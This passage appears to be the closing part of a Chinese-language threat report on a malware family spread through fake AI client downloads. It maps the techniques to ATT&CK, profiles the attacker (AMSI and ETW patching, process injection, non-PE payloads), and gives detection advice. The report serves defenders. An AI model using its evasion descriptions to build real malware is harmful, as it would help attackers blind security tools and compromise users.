Privilege Escalation	T1134	Access Token Manipulation	SeDebugPrivilege 提权
Persistence	T1053.005	Scheduled Task	计划任务持久化
Persistence	T1547	Boot or Logon Autostart	<code>%APPDATA%\Romaming</code> 载荷副本
Process Injection	T1055.012	Process Hollowing	Section Mapping 跨进

			程注入
Process Injection	T1055	ThreadPool IO Injection	CreateThread poolIo 触发执行
Command & Control	T1071.001	Web Protocols	双 IP C2 通信

十二、攻击者画像与防御建议

攻击者特征归纳

- 工具链高度工程化，多个载荷采用统一的 `.oi.ext.dll` 命名规则，并复用 Obfuscator 与 ThreadPool IO 注入模板，具备明显的团伙化开发痕迹；
- 偏好近白利用，攻击者放弃传统 DLL 劫持，转向对合法签名程序做二进制 PATCH + 消息回调劫持，静态层面更隐蔽；
- 非 PE 载荷成为核心组织方式，核心业务代码被放入自定义扩展名的非 PE 文件中，规避大量基于 PE 结构的静态检测；
- 对国内终端生态有明确针对性，样本硬编码 360、腾讯电脑管家、Defender 等安全产品进程名，并选用用户态微软签名进程驻留；
- 防御绕过链完整，AMSI 双函数 PATCH、ETW 单字节致盲、关停安全软件三层配合，降低终端侧可见性。

对普通用户

- 不要点击来源不明的 AI 工具下载链接，尤其是各种“翻译器、破解版、免费版”Hello GPT / ChatGPT 客户端；
- 正规 AI 产品很少通过“百度竞价 / SEO 软文”引流下载；
- 定期排查 `%APPDATA%\Roaming\` 目录下是否存在上表中列出的可疑 `comain_*` 子目录与非标扩展名文件。

对企业安全团队

- 内核 ETW-Ti (Threat Intelligence) 补位，用户态 ETW 已经被样本直接 PATCH，应启用内核态 ETW-Ti 或 EDR 自研内核回调作为采集底线；
- AMSI Provider 完整性监控，定期从磁盘重读 `amsi.dll` 并与内存 `.text` 段比对，对 12 字节首部 PATCH 保持告警；

- ThreadPool IO 异常检测，关注 `CreateThreadpoolIo` 的 callback 是否指向非合法模块的地址区间，尤其是 `0xxx0000` 这类对齐地址，这是本家族的重要特征；
- 敏感进程注入感知，针对 `sihost.exe` / `UserAccountBroker.exe` / `EDPNotify.exe` 等用户态 Shell 进程建立基线，监控异常模块加载与远程 Section 映射；
- 计划任务审计，将指向 `%APPDATA%\Roaming\` 下 EXE 的计划任务纳入告警清单。